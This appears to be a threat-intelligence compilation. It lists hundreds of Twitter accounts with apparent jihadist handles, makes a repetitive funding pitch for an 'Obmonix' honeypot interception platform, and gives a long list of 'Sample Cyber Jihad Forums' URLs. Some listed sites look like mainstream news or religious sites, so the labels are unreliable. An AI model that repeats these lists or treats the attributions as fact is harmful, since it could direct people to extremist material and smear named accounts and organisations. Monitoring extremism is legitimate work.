- https://twitter.com/muslim _libi
- https://twitter.com/aabuyosif
- https://twitter.com/saeu17
- https://twitter.com/kabugezo
- https://twitter.com/AbuIslamIS1990
- https://twitter.com/mafel _65
- https://twitter.com/AbuHafsaBritani
- https://twitter.com/Ahmadkhalf2012
- https://twitter.com/YourOwnBro116
- https://twitter.com/Reporters000
- https://twitter.com/WakeUp _MV
- https://twitter.com/saeu17
- https://twitter.com/jabalybaraa

- https://twitter.com/s _2O17 _
- https://twitter.com/frm450
- https://twitter.com/gogoaag82
- https://twitter.com/xxx _ _800
- https://twitter.com/IslamArmy01
- https://twitter.com/g8670062 _8
- https://twitter.com/del _elremah1
- https://twitter.com/Idififkk1
- https://twitter.com/makdici1970
- https://twitter.com/mahsud117
- https://twitter.com/K _A _S _E _R _5

- https://twitter.com/lmaqdese
- https://twitter.com/nour _umm
- https://twitter.com/5aq5qDGpNsr4IDU
- https://twitter.com/gaza9310
- https://twitter.com/Jfdlbk
- https://twitter.com/Elkhelafa _Now
- https://twitter.com/IssamSayari
- https://twitter.com/Abo _mhdi29

- https://twitter.com/moedker01
- https://twitter.com/hafeed1001
- https://twitter.com/Yamani _5
- https://twitter.com/teagouch1
- https://twitter.com/aawwss _22
- https://twitter.com/Dolawiyah _Jo6
- https://twitter.com/gfd6064
- https://twitter.com/asaudicowdonkey
- https://twitter.com/UmmAbdallah89
- https://twitter.com/EhliSunneti3
- https://twitter.com/salilbnim
- https://twitter.com/ab1o3zam12
- https://twitter.com/frost0023
- https://twitter.com/drherhdfbdrhdhs
- https://twitter.com/kinght78ag
- https://twitter.com/Ffhfbfb1
- https://twitter.com/Almohajer _103
- https://twitter.com/ahmadsaid91
- https://twitter.com/dograqqa
- https://twitter.com/OMoudjahid

- https://twitter.com/Yamani _5
- https://twitter.com/ghanimaetfa
- https://twitter.com/kilafa1235

- https://twitter.com/gh4704721
- https://twitter.com/Ahmadccx
- https://twitter.com/alibosatl77
- https://twitter.com/John23130788
- https://twitter.com/Hilafet _Haber
- https://twitter.com/yahyakurdi00
- https://twitter.com/Ablul _Vahhab
- https://twitter.com/dareyya32
- https://twitter.com/tamer1437
- https://twitter.com/AbdullahSadun
- https://twitter.com/MastafaMrafa
- https://twitter.com/LeysEbu
- https://twitter.com/taqaddem
- https://twitter.com/ok _ _ _ _11
- https://twitter.com/abd _zyaad
- https://twitter.com/B _1437K12

- https://twitter.com/devletul _islam
- https://twitter.com/rakka44
- https://twitter.com/h _k _A010
- https://twitter.com/for123123123
- https://twitter.com/is _power33
- https://twitter.com/LA _HWADEH _61
- https://twitter.com/whbbzva
- https://twitter.com/ihlas95
- https://twitter.com/qwerwoow
- https://twitter.com/tamtot2510
- https://twitter.com/iad1306
- https://twitter.com/aloqabflag13
- https://twitter.com/2bamino
- https://twitter.com/assiawaisha
- https://twitter.com/e7isisa

- https://twitter.com/NasruQarib3
- https://twitter.com/fffggghhgf
- https://twitter.com/AbuQaeqae1924
- https://twitter.com/abu _khalid118

- https://twitter.com/Jbilou _ _

- https://twitter.com/Newsazerty

- https://twitter.com/truckii

- https://twitter.com/DiscoSysteme

- https://twitter.com/hkwaky1

- https://twitter.com/abuRawaha008

- https://twitter.com/muaz19966

- https://twitter.com/da _fa _ma

- https://twitter.com/basira67

- https://twitter.com/Xay _015

- https://twitter.com/Islamhalal15

- https://twitter.com/BABER _6666

- https://twitter.com/aliali29619801

- https://twitter.com/Dhhd4874

- https://twitter.com/shaefk112

- https://twitter.com/Khaledakis _

- https://twitter.com/abo _askndr120

- https://twitter.com/KNTLExfn1vO1Nzh

- https://twitter.com/darimi22

- https://twitter.com/baqqiiya

- https://twitter.com/HAYAH _MAN
- https://twitter.com/qtada212
- https://twitter.com/gra7 _q
- https://twitter.com/ibn _adam75
- https://twitter.com/soul _ _ _011
- https://twitter.com/x35xisis
- https://twitter.com/runaway003

- https://twitter.com/sami _almani
- https://twitter.com/tarkuliev
- https://twitter.com/Sdy23326287
- https://twitter.com/TrdfhYtggg
- https://twitter.com/aawwss _22
- https://twitter.com/88ibramz
- https://twitter.com/auwtwg
- https://twitter.com/Dawla _Baqyia
- https://twitter.com/erher11
- https://twitter.com/Bdjdjd16
- https://twitter.com/alaminhajinubua
- https://twitter.com/dtdet2

- https://twitter.com/abu _albelgiki
- https://twitter.com/akhi _j2
- https://twitter.com/jjbgcff
- https://twitter.com/hgf8273
- https://twitter.com/mhteeg137
- https://twitter.com/SawfaNamdzi
- https://twitter.com/khilafa01
- https://twitter.com/Karib _Alsham
- https://twitter.com/nnlllgfd
- https://twitter.com/alshamiabdalla1
- https://twitter.com/ghareeb _001
- https://twitter.com/samaka _26
- https://twitter.com/AgeOfKhilafah
- https://twitter.com/Rehamis58
- https://twitter.com/sarah19anbar
- https://twitter.com/OussamaBagdadi
- https://twitter.com/AnsarAlSharia13
- https://twitter.com/0 _ _ _ _8
- https://twitter.com/SaefAzd14

- https://twitter.com/IbnElwalid4
- https://twitter.com/SeifMark16
- https://twitter.com/Ahlu _ _Sunnah
- https://twitter.com/ridaibnwalid
- https://twitter.com/nabilbgari
- https://twitter.com/ _abdulmatin _
- https://twitter.com/rabe13anbar
- https://twitter.com/arab _ellsajinne
- https://twitter.com/abo _A _M _E _R
- https://twitter.com/Leathiraq88
- https://twitter.com/abomoath1437
- https://twitter.com/Ade _superriadi
- https://twitter.com/samirahijazi1
- https://twitter.com/a090322228
- https://twitter.com/afad111
- https://twitter.com/cmmff1
- https://twitter.com/BahrainiAgam1
- https://twitter.com/vip _salami
- https://twitter.com/deppalotaipi04
- https://twitter.com/Aomar771

- https://twitter.com/CitizenArkhab
- https://twitter.com/Q8 _ _tk
- https://twitter.com/par1284
- https://twitter.com/pc13simpanan
- https://twitter.com/5antithogut
- https://twitter.com/Y _XXXIV
- https://twitter.com/Ara3i _Ebl98
- https://twitter.com/Q0220Q
- https://twitter.com/Harth615
- https://twitter.com/Buibrahim12 _ _04
- https://twitter.com/im _here _ _

- https://twitter.com/Ultrasmuslim1
- https://twitter.com/7eccba5cf36840e
- https://twitter.com/twin1943
- https://twitter.com/V0CON9S12321232
- https://twitter.com/asyiya _04
- https://twitter.com/AbangFal
- https://twitter.com/SadekPasent
- https://twitter.com/solyia _S

- https://twitter.com/ghzhj11
- https://twitter.com/HuChuin _63
- https://twitter.com/NeightMid
- https://twitter.com/alhareth0770
- https://twitter.com/CqlXfdwac
- https://twitter.com/Daesh _NewsS
- https://twitter.com/hg5599
- https://twitter.com/xbee12
- https://twitter.com/well155951
- https://twitter.com/T7 _ _n3w
- https://twitter.com/year2022end
- https://twitter.com/th _akrh
- https://twitter.com/bladi _00alaslam
- https://twitter.com/ettaboy3
- https://twitter.com/wefet _37
- https://twitter.com/NeightMid
- https://twitter.com/anasjpumk1
- https://twitter.com/AheheHaw
- https://twitter.com/mo895 _mo
- https://twitter.com/baqiya80

- https://twitter.com/isis _3366
- https://twitter.com/al _wafaa1083
- https://twitter.com/e55isisa

236

- https://twitter.com/Sahkr _k
- https://twitter.com/i _iii11
- https://twitter.com/Dhhd4874
- https://twitter.com/ibn _al _khattb
- https://twitter.com/Hmdani _ _t
- https://twitter.com/ao55206
- https://twitter.com/Cxch2
- https://twitter.com/jhjhjee _lk
- https://twitter.com/ShamCenterINFO
- https://twitter.com/islam _net2
- https://twitter.com/dawla _tnt
- https://twitter.com/moshawkani
- https://twitter.com/cc _erreer
- https://twitter.com/combattantdivin
- https://twitter.com/Amirbakistani3
- https://twitter.com/ebu _nusra

- https://twitter.com/mabed _5
- https://twitter.com/Ablul _Vahhab
- https://twitter.com/dareyya32
- https://twitter.com/Hilafet _Haber
- https://twitter.com/yahyakurdi00
- https://twitter.com/Ablul _Vahhab
- https://twitter.com/dareyya32
- https://twitter.com/kudusungelini
- https://twitter.com/hpLmnX6tvw2F2mN
- https://twitter.com/hpLmnX6tvw2F2mN
- https://twitter.com/turmeda000313
- https://twitter.com/AbuDharIslandi7
- https://twitter.com/K _H _O34
- https://twitter.com/56a37f7197ba41c
- https://twitter.com/anjemchoudary

- https://twitter.com/ben7491
- https://twitter.com/Raqqa _SL
- https://twitter.com/qwerwoow
- https://twitter.com/1ElNusra1

- https://twitter.com/SomQaeda
- https://twitter.com/SomQaeda
- https://twitter.com/is5 _is5
- https://twitter.com/sarokhsam25
- https://twitter.com/taher3832
- https://twitter.com/beeshbeeshbees3
- https://twitter.com/aljanady75
- https://twitter.com/ _Mi _Sk _
- https://twitter.com/AbuDharIslandi7
- https://twitter.com/iislamic12
- https://twitter.com/soman611
- https://twitter.com/zFrBNMg0hJGCOcz
- https://twitter.com/zxyor09
- https://twitter.com/iuIwiz9Scbm90
- https://twitter.com/y8 _i8 _
- https://twitter.com/abo _hagar44
- https://twitter.com/gharebb00
- https://twitter.com/ab0khalid13
- https://twitter.com/Aomar771
- https://twitter.com/ississ _is

- https://twitter.com/mo895 _mo
- https://twitter.com/solyia _S
- https://twitter.com/isis _3366
- https://twitter.com/Migrant2Allah
- https://twitter.com/G6A77
- https://twitter.com/achbahlaill0075
- https://twitter.com/reem _153 _

- https://twitter.com/zFrBNMg0hJGCOcz
- https://twitter.com/sh33445555
- https://twitter.com/Alethawiya44
- https://twitter.com/As _soumaly
- https://twitter.com/nor92331
- https://twitter.com/islamdamas1980
- https://twitter.com/HA _alshami03
- https://twitter.com/jundi71033868
- https://twitter.com/zzzzzx175
- https://twitter.com/azdisis58
- https://twitter.com/tckfnfm1
- https://twitter.com/AstCiIs71

- https://twitter.com/Muwaxxid/following
- https://twitter.com/champ1007469284
- https://twitter.com/abo _ _ _111ali
- https://twitter.com/CbbjVnnj
- https://twitter.com/yw217
- https://twitter.com/umm _yasmine
- https://twitter.com/cz1bCfZ0MnyubOd
- https://twitter.com/muahied _8
- https://twitter.com/AlnjlatMohamad
- https://twitter.com/iplee4
- https://twitter.com/isis _3344
- https://twitter.com/nor964432
- https://twitter.com/Turbo _113
- https://twitter.com/ivfkfj2
- https://twitter.com/CIh9ML
- https://twitter.com/157aboismail
- https://twitter.com/cmdmmx1
- https://twitter.com/RxdctfvDtfhj
- https://twitter.com/zhrany100

- https://twitter.com/kalldd345
- https://twitter.com/invasion44
- https://twitter.com/26anneza3
- https://twitter.com/Gareeeb45
- https://twitter.com/baqya520
- https://twitter.com/fbdfberberber
- https://twitter.com/treraqqa
- https://twitter.com/talwtalbghdady1
- https://twitter.com/M _m _m _m _2000
- https://twitter.com/alsloulistupid
- https://twitter.com/Aleeeiiii4444
- https://twitter.com/MatarMurad
- https://twitter.com/GMC _IS
- https://twitter.com/Diteslavrit4
- https://twitter.com/abou _walaa12
- https://twitter.com/LLAA554
- https://twitter.com/safeallah425
- https://twitter.com/kinght78ag
- https://twitter.com/Bdjdjd16
- https://twitter.com/Ik _32 _state

- https://twitter.com/hjfkdsl1
- https://twitter.com/Om _Osaid _63
- https://twitter.com/kurdish22 _22
- https://twitter.com/AzdiSayil
- https://twitter.com/ahmedx360x18
- https://twitter.com/HuChuin _63
- https://twitter.com/parisonourfire
- https://twitter.com/20Trewq
- https://twitter.com/gkgjfufjc
- https://twitter.com/humaninnocence
- https://twitter.com/monaser156

- https://twitter.com/muriidi12
- https://twitter.com/poompaiii
- https://twitter.com/muslim _13 _
- https://twitter.com/ahmadkhloof115
- https://twitter.com/Mas124an
- https://twitter.com/ahmedmahmoudi12
- https://twitter.com/dfghujuiytrr
- https://twitter.com/mejedklm

- https://twitter.com/f73071755
- https://twitter.com/rkrk4m26
- https://twitter.com/dyalla72
- https://twitter.com/sa7awetbuslim04
- https://twitter.com/TP57iQ3lCAGgKzV
- https://twitter.com/mohammedsz6
- https://twitter.com/1993Agmad1993
- https://twitter.com/Bbsswwnn
- https://twitter.com/almnasron4
- https://twitter.com/bar _bel1
- https://twitter.com/ManguAilon55
- https://twitter.com/modie _50
- https://twitter.com/Njd _ _ _qt78is
- https://twitter.com/Gehaaad1122
- https://twitter.com/bladi _00alaslam
- https://twitter.com/fallujha1
- https://twitter.com/AboFareed10
- https://twitter.com/manerland
- https://twitter.com/abo _a _94
- https://twitter.com/3Abouwalid

- https://twitter.com/bakreebeeko _5
- https://twitter.com/3li1187
- https://twitter.com/Alnablsy97

- https://twitter.com/G6A77
- https://twitter.com/TheObserver91
- https://twitter.com/6cccg2
- https://twitter.com/ISIS _HERO1
- https://twitter.com/ZZzBXqHOymuBANK
- https://twitter.com/teamsystemdz
- https://twitter.com/vbhgxdfc
- https://twitter.com/bhCotn
- https://twitter.com/maktaba _1
- https://twitter.com/osama _dam1
- https://twitter.com/fata _almosel
- https://twitter.com/xxmm4455777
- https://twitter.com/abujalaall
- https://twitter.com/Waseemalsaudi
- https://twitter.com/Khlifa27a12
- https://twitter.com/AbidaGina

- https://twitter.com/Ansar _Dawla10
- https://twitter.com/yesteyesic4
- https://twitter.com/lieffejongen
- https://twitter.com/MohammedAtta22
- https://twitter.com/Ticaal90
- https://twitter.com/AliAdenalSomali
- https://twitter.com/ns45678
- https://twitter.com/AbouShahadeh
- https://twitter.com/jihadi10744139
- https://twitter.com/abohamzaalturki
- https://twitter.com/JoniManm
- https://twitter.com/omar1985741
- https://twitter.com/see00012
- https://twitter.com/almuhajerBackup
- https://twitter.com/sadking23

- https://twitter.com/qwttplly
- https://twitter.com/k42isisa
- https://twitter.com/dhxhsvd2
- https://twitter.com/77nb _

- https://twitter.com/dawlajokers
- https://twitter.com/monaser0017
- https://twitter.com/dawlawialg671
- https://twitter.com/fahadeyad62
- https://twitter.com/btr333btr4
- https://twitter.com/vrjevve1
- https://twitter.com/Hhdhdg1
- https://twitter.com/GF98LKl
- https://twitter.com/dola24687
- https://twitter.com/Talal _Q3O
- https://twitter.com/muslimmouwahed8
- https://twitter.com/8itismesalman
- https://twitter.com/kubuiman03v
- https://twitter.com/jihadiuser58
- https://twitter.com/PARRIS _951
- https://twitter.com/isis _1144
- https://twitter.com/SyariahISlight8
- https://twitter.com/meek _don
- https://twitter.com/yotorg
- https://twitter.com/facebookaccoun2

- https://twitter.com/nseem066
- https://twitter.com/AnsarAd98
- https://twitter.com/ieshabaqea
- https://twitter.com/batist550
- https://twitter.com/aassddffa833
- https://twitter.com/madridi4good
- https://twitter.com/nor92331

- https://twitter.com/1ElNusra1
- https://twitter.com/j _jj _jjj _5577
- https://twitter.com/strange566
- https://twitter.com/gp2126
- https://twitter.com/pp62068813
- https://twitter.com/ _ _ _ _ _ _ _ _ _N _ _ _34
- https://twitter.com/Uddjdn1
- https://twitter.com/kathebw11
- https://twitter.com/bbgg75157900
- https://twitter.com/Rama15202
- https://twitter.com/ _J _I _T _E _M _
- https://twitter.com/mohamed _zainab4

- https://twitter.com/ChicbnmAbn
- https://twitter.com/Tr8 _K0
- https://twitter.com/eng _ _sr
- https://twitter.com/gjjkjtogfffdr
- https://twitter.com/Om _khatabb
- https://twitter.com/ubj _k
- https://twitter.com/KhilafahDawah5
- https://twitter.com/AbuDharIslandi7
- https://twitter.com/ixcncn1
- https://twitter.com/anaeldora30
- https://twitter.com/mazenhapne
- https://twitter.com/qwtpllry
- https://twitter.com/Dabiiq7
- https://twitter.com/A05462492
- https://twitter.com/Hmode5556Www
- https://twitter.com/3MlagDO1
- https://twitter.com/meditato
- https://twitter.com/ukhtiaisha1
- https://twitter.com/abcd123456789a7

- https://twitter.com/abou _amina37
- https://twitter.com/AmonMame
- https://twitter.com/Oo800Oo8001
- https://twitter.com/Abu _Bin _Fartin
- https://twitter.com/marsds98zahrany
- https://twitter.com/ _ihsen _086 _
- https://twitter.com/33Khilafa
- https://twitter.com/gajhfjfd
- https://twitter.com/Obayd6Wevrw
- https://twitter.com/0o00ooq
- https://twitter.com/e30isisa
- https://twitter.com/41invasion
- https://twitter.com/OpIS75
- https://twitter.com/K _H _O34
- https://twitter.com/h90 _6
- https://twitter.com/know _paris
- https://twitter.com/saeu17
- https://twitter.com/anjemchoudary
- https://twitter.com/tnt502tnt502
- https://twitter.com/AbuFullaan9th

- https://twitter.com/gmailco69426226
- https://twitter.com/Owais _51
- https://twitter.com/mohamed20607
- https://twitter.com/med _syr _ira91
- https://twitter.com/muslim _libi
- https://twitter.com/muahied _7
- https://twitter.com/qqeqq00111
- https://twitter.com/ahmed14377
- https://twitter.com/aabuyosif
- https://twitter.com/vip444662
- https://twitter.com/saeu17

- https://twitter.com/dgsdg00712420
- https://twitter.com/kabugezo
- https://twitter.com/AbuIslamIS1990
- https://twitter.com/mafel _65
- https://twitter.com/AbuHafsaBritani
- https://twitter.com/Ahmadkhalf2012
- https://twitter.com/YourOwnBro116
- https://twitter.com/Reporters000

- https://twitter.com/TurMedia318/
- https://twitter.com/GermanyUnderAtk
- https://twitter.com/WakeUp _MV
- https://twitter.com/saeu17
- https://twitter.com/Bushra11 _IS
- https://twitter.com/TurMedia318
- https://twitter.com/jabalybaraa
- https://twitter.com/s _2O17 _
- https://twitter.com/frm450
- https://twitter.com/gogoaag82
- https://twitter.com/xxx _ _800
- https://twitter.com/pe0jnv39mvnf
- https://twitter.com/IslamArmy01
- https://twitter.com/g8670062 _8
- https://twitter.com/yyf _hallo
- https://twitter.com/e1AFX9kbARBByHv
- https://twitter.com/lba559721
- https://twitter.com/del _elremah1
- https://twitter.com/isisom61
- https://twitter.com/Idififkk1

- https://twitter.com/makdici1970
- https://twitter.com/mahsud117
- https://twitter.com/K _A _S _E _R _5

- https://twitter.com/lmaqdese
- https://twitter.com/nour _umm
- https://twitter.com/5aq5qDGpNsr4IDU
- https://twitter.com/AbdMouwahid
- https://twitter.com/gaza9310
- https://twitter.com/Jfdlbk
- https://twitter.com/Elkhelafa _Now
- https://twitter.com/jazaer12254477
- https://twitter.com/IssamSayari
- https://twitter.com/Abo _mhdi29
- https://twitter.com/moedker01
- https://twitter.com/hafeed1001
- https://twitter.com/Yamani _5
- https://twitter.com/alsumoud17
- https://twitter.com/nbn1000
- https://twitter.com/khilafahinfos

- https://twitter.com/teagouch1
- https://twitter.com/aaallaaallaaa _ _
- https://twitter.com/ondayiwillkilly
- https://twitter.com/DjibrilParisi
- https://twitter.com/aawwss _22
- https://twitter.com/Dolawiyah _Jo6
- https://twitter.com/gfd6064
- https://twitter.com/ansaar132
- https://twitter.com/drwaleed5253
- https://twitter.com/ajnad55
- https://twitter.com/inbes3
- https://twitter.com/asaudicowdonkey
- https://twitter.com/zxzx321zxzx
- https://twitter.com/UmmAbdallah89
- https://twitter.com/arabhty

- https://twitter.com/Asirat _hramin19
- https://twitter.com/EhliSunneti3
- https://twitter.com/salilbnim
- https://twitter.com/Saifjazraawi

- https://twitter.com/ab1o3zam12
- https://twitter.com/frost0023
- https://twitter.com/uiopup
- https://twitter.com/Kassar _lam
- https://twitter.com/gmccccc10
- https://twitter.com/drherhdfbdrhdhs
- https://twitter.com/kinght78ag
- https://twitter.com/JUI _LJ
- https://twitter.com/snipern433
- https://twitter.com/Ffhfbfb1
- https://twitter.com/Almohajer _103
- https://twitter.com/oummoudjahid
- https://twitter.com/ahmadsaid91

Detailed Project Funding Stages Information

The initial stage of the project will consist of selective and timely purchase of all the necessary appliances including the timely localization and successful acquisition of fake Web sites honeypot solutions including the active

acquisition of network assets for the purpose of successfully honeypot solution placement.

- The main objective of the initial phase would be to acquire all the necessary equipment for the purpose of setting up the foundations for the Obmonix platform. The equipment will be acquired in a timely fashion largely relying on a selected set of proprietary industry leading set of contacts.

- The main objective of the next phrase would be to ensure that the equipment is placed in a secure location and is properly maintained for the purpose of ensuring that the operator is capable of operating the Obmonix platform in a secure way.
- The main objective of the next phase would be to establish the foundations of the world’s largest data set of intelligence data for the purpose of ensuring that the Obmonix platform is capable of processing and intercepting the necessary data.
- The main objective of the next phase would be to acquire the necessary proprietary service based solutions that would empower the operator with the necessary tools to process and intercept data.

- The main objective of the next phase would be to process and intercept the world’s largest data set of cybercrime and cyber jihad data.

Sample Cyber Jihad Forums:

- http://rion2005.100free.com

- http://2s2s.com
- http://abo-ali.com
- http://Aboalqaqa.blogspot.com
- http://aboaumir.modawanati.com
- http://abomoath.ahlablog.com
- http://abomosab-s.110mb.com
- http://abu-hadi.net
- http://abu-qatada.com
- http://abubaraa.co.uk
- http://abujibriel.com
- http://aekhlaas.com
- http://aekhlaas.net
- http://ahlu-tawheed.com
- http://al3aren.com/vb/index.php
- http://al3wda.com/vb/index.php
- http://al-amanh.net
- http://al-ansar.net
- http://al-boraq.info
- http://al-boraq.org
- http://al-busyro1.info

- http://al-busyro.info
- http://al-ekhlaas.net
- http://al-ekhlaas.net/forum
- http://al-ekhlaas.org
- http://al-faloja.com
- http://al-faloja.info/vb/index.php

- http://al-farooq.net
- http://al-jahafal.com/vb
- http://al-kafkaz.com
- http://al-mustaqbal.net
- http://al-nour.net
- http://al-ommh.net
- http://al-qimmah.net
- http://al-rashedeen.info
- http://al-tamkeen.com
- http://al-yemen.org
- http://alahed.org
- http://alamer.biz/ameer/home.html
- http://alanbar.topgoo.net

- http://alanssar.net
- http://alaseb.com
- http://albasrah.net/index.php
- http://albawaba.com
- http://albayan.co.uk
- http://albayanislamac.com
- http://albetaqa.com
- http://alboraq.info
- http://Alboraq.info/forum
- http://alboraqforum.info
- http://albtar.1talk.net/index.htm
- http://albusyro.info
- http://albuxoriy.com
- http://alekhlaas.com
- http://alekhlaas.info
- http://alekhlaas.net
- http://alekhlaas.org
- http://alemara1.org

- http://alemarah.org

- http://alfajrtaqni.net
- http://alfetn.com
- http://alfetn.com
- http://alfida.jeeran.com
- http://alfidaa.biz
- http://alfidaa.info/vb
- http://alfidaa.org/vb
- http://alforqan.ingoo.us
- http://Alforqan.ingoo.us
- http://alfurq4n.org
- http://algyshalmnsur.r8.org
- http://AlHanein.com
- http://AlHesbah.net
- http://AlHesbah.org
- http://alifati.wordpress.com
- http://alintiqad.com
- http://aljazeeratalk.net/forum/
- http://aljazeeratalk.net/portal
- http://alkhelafa.eu
- http://allah4ever.hi5.com

- http://almaqdese.net
- http://almaqreze.net
- http://almaqreze.net/ar
- http://almedad.com/vb
- http://almnbr.net/vb
- http://almob2.com
- http://almobshrat.net
- http://almokhtsar.com
- http://almqdes.net
- http://almubarakradio.com

- http://Alnakshabandia-army.com
- http://alnakshabandia-army.org/home
- http://Alneda.com
- http://Alnour.hyperphp.com
- http://alnour.hyperphp.com/vb
- http://Alnusra.net
- http://alnusrra.net
- http://alokab.com
- http://alokab.com/forums/lofiversion

- http://alqassam.ps
- http://alqoqaz.net
- http://alquds.co.uk
- http://alrafdean.org
- http://alraiah.net
- http://Alsaha.com
- http://alshahid.org
- http://alsomod-iea.info
- http://alsomod.com
- http://alsunnah.info
- http://Alsunnah.info
- http://altabetoun.110mb.com
- http://altarefe.com
- http://altarefe.com is
- http://altawbah.net/vb
- http://altaybeh.net
- http://alweya.com
- http://an-najah.net
- http://anashid.ru
- http://Anbaar.net

- http://anjemchoudary.co.uk
- http://ansa1.info

- http://ansaaar.com
- http://ansar1.info
- http://ansar11.org
- http://ansar-alhaqq.net
- http://ansar-jihad.net
- http://ansar.tv
- http://Ansarnet.ws
- http://ansharulislam.com
- http://anti-majos.com
- http://antiliberalnews.com
- http://antydetroidmichigan.blog.onet.pl
- http://aqeeda2008.maktoobblog.com
- http://aqlislamiccenter.com
- http://arrahmah.com
- http://asad101.jeeran.com
- http://asaeb.net
- http://asaebweb.com

- http://asd813.maktoobblog.com
- http://atahadii.com/vb
- http://Azzam.com
- http://azzammedia.com
- http://azzammedia.net
- http://bab-ul-islam.net
- http://baghdadsniper.net
- http://bintjbeil.com
- http://bumisyam.com
- http://cageprisoners.com
- http://cageuk.org
- http://chechensinsyria.com
- http://ClearGuidance.com
- http://clearinghous.infovlad.net

- http://cyberkov.com
- http://czeczenia.blog.onet.pl
- http://d-sunnah.net
- http://dakwahmedia.net
- http://darelhadi.com

- http://Darelhadi.com
- http://daruhilafe.com
- http://darultavhid.com
- http://daulahislamiyah.net
- http://daulahislamiyyah.com
- http://dawaalhaq.com
- http://dawatehaq.net
- http://dawla-is.cf
- http://dd-sunnah.net/forum/index.php
- http://dhiqar.net
- http://dinhaqq.info
- http://doguturkistanbulteni.com
- http://dr-algzouli.com
- http://dr-mahmoud.com
- http://drbj.net
- http://duniaterkini.com
- http://dwl-is.appspot.com
- http://dyou1991.maktoobblog.com
- http://e-kl-s.info
- http://e-kl-s.net

- http://egysite.com/al2nsar
- http://ek-ls.org
- http://ekhlaas.biz
- http://ekhlaas.cc
- http://Ekhlaas.cc
- http://ekhlaas.com

- http://ekhlaas.info
- http://ekhlaas.net
- http://ekhlaas.org
- http://ekhlaas.ws
- http://el-tewhid.com
- http://eldorar.com
- http://elmanara.org
- http://Elshouraa.ws/vb
- http://eltwhed.110mb.com
- http://eltwhed.110mb.com/homepage.htm
- http://enfalmedya.com
- http://eramuslim.com
- http://eraqeidawlh.maktoobblog.com

- http://f2008h.maktoobblog.com
- http://falestiny.net
- http://falloja.blogspot.com
- http://farouqomar.net
- http://fatehforums.com
- http://fidaa1.net/vb
- http://fisyria.info
- http://forum.hawaaworld.com
- http://forum.saraya.ps
- http://forums.ikhwan.net/t
- http://forums.naseej.com
- http://fpi.or.id
- http://fursan-al-iraq.over-blog.com
- http://g-elshmal.com/vb/index.php
- http://generalvekalat.org
- http://ghaaly.com
- http://ghaliboun.net
- http://gimfmedia.com/tech

- http://gulf-up.com

- http://gurmad.info
- http://h-alali.net
- http://halabnews.com
- http://halifat.info
- http://halifat.org
- http://hamas.ps
- http://hamasaliraq.com
- http://hamasiraq.org
- http://hanein.info
- http://hanein.info/
- http://hanein.info/vb
- http://hanein.info/vb/forum.php
- http://harb-net.com/vb
- http://harunyahya.com
- http://health1.maktoobblog.com
- http://hewar.khayma.com
- http://heyetnet.org
- http://hidayatullah.com
- http://hizb-afghanistan.com
- http://hizb-america.org

- http://hizb-australia.org
- http://hizb-eastafrica.com
- http://hizb-pakistan.com
- http://hizb-russia.info
- http://hizb-turkiston.net
- http://hizb-turkiye.org
- http://hizb-ut-tahrir-almaghreb.info
- http://hizb-ut-tahrir.dk
- http://hizb-ut-tahrir.info
- http://hizb-ut-tahrir.org

- http://hizb-ut-tahrir.se
- http://hizb-uzbekistan.info
- http://hizb.org.ua
- http://hizb.org.uk
- http://Hizbollah.org
- http://hizbollah.tv
- http://Hizbollah.tv
- http://hizbut-tahrir.or.id
- http://hizbuttahrir.info

- http://hizbuttahrir.org
- http://ht-afghanistan.org
- http://ht-bangladesh.info
- http://ht-tunisie.info
- http://htmedia.info
- http://alboraqmedia.org
- http://alekhlaas.cc
- http://alweehdat.com/vb
- http://Hussamaldin.jeeran.com
- http://iaisite-eng.org
- http://iaisite.biz
- http://Iaisite.info
- http://iaisite.info
- http://iaisite.info/index.php
- http://iaisite.net
- http://iaisite.org
- http://iczkeria.blog.onet.pl
- http://ikhwan.net
- http://imamtv.com
- http://imamtv.com/

- http://infovlad.net/mirror _alansar _alsunnah
- http://invitetoislam.com

257

- http://invitetoislam.org
- http://iraq-war.ru
- http://Iraqiasaeb.org
- http://iraqipa.net
- http://iraqirabita.org.uk
- http://iraqiyoon.com
- http://Iraqpatrol.com
- http://iraqpatrol.com
- http://iraqpatrol.com/php
- http://isdarat-tube.com
- http://isdarat.org
- http://isdarat.tv
- http://isecur1ty.com
- http://islahhaber.net
- http://islam-iea.com
- http://islamdaveti.com
- http://islamdevleti.info

- http://islamdevleti.org
- http://islamdevleti.org/
- http://islamdin.com
- http://islamdin.net
- http://islamic-dw.com
- http://islamic-f.net/vb
- http://Islamic-f.net/vb
- http://islamic-state.ga
- http://islamic-state.media
- http://islamicawakening.com
- http://islamicdigest.net
- http://islamiciraq.maktoobblog.com
- http://IslamicIraq.modawanati.com
- http://islamiciraq.modawanati.com

- http://islamicstate.media
- http://islamicstate.pro
- http://islamicsupremecouncil.org
- http://islammemo.cc
- http://islampos.com

- http://islamqa.info
- http://islamway.com
- http://isnews.net
- http://j-aliraq.net
- http://jaami.info
- http://jaber-m-b.maktoobblog.com
- http://jaber-mb.maktoobblog.com
- http://jabhtnosra.appspot.com
- http://jaishabibaker.net
- http://JaishabiBaker.net
- http://jamaatshariat.com/ru
- http://jamahirl.ps
- http://jamatdawa.com
- http://jamatdawa.org
- http://jannatoshiqlari.net
- http://jehadway.7olm.org
- http://jihadmin.com
- http://jnoub.org
- http://JondurRahmaan.com
- http://jsc-web.net/vb

- http://kabardeyonline.org/tr/index _tr.htm
- http://kafilahmujahid.com
- http://kafkaz.maktoobblog.com
- http://Kataeb-20.org
- http://kataeb-20.org/main
- http://kataibaqssa.com/forum/index.php

- http://kataibaqssa.com/newarab
- http://kavkaz.org.uk
- http://kavkaz.tv
- http://kavkazcenter.com
- http://kavkazcenter.info
- http://kavkazcenter.net
- http://kavkazchat.com
- http://kavkazjihad.com
- http://khabarpana.com
- http://khaleelstyle.com
- http://khelafa.org
- http://khilafa.org
- http://khilafah-archives.com

- http://khilafah.com
- http://khilafah.net
- http://khilafat.dk
- http://kiblat.net
- http://kirkuk.kalamfikalam.com
- http://kokludegisim.net
- http://ktb-20.com
- http://Kwaflislam.com
- http://kwaflislam.com/vb/index.php
- http://ladn.maktoobblog.com
- http://lakii.com
- http://land-alsham.com
- http://lasdipo.com
- http://liputan-kita.com
- http://m3ark.com
- http://mail.ek-ls.org
- http://Majahd.quickbb.net
- http://majahd.quickbb.net/index.htm

- http://majahden.com

- http://majelismujahidi.com
- http://majles.alukah.net
- http://maktoobblog.com
- http://manbar.me
- http://maqrezeradio.net
- http://marsad.net
- http://mediaislam.ucoz.ru
- http://medicine2001.maktoobblog.com
- http://mhesne.com
- http://mitv.moy.su
- http://mnbr.info
- http://mobasher.110mb.com
- http://moj-irq.com
- http://montada.yaqen.net
- http://moqavemat.com
- http://moqawama.org
- http://moqawama.tv
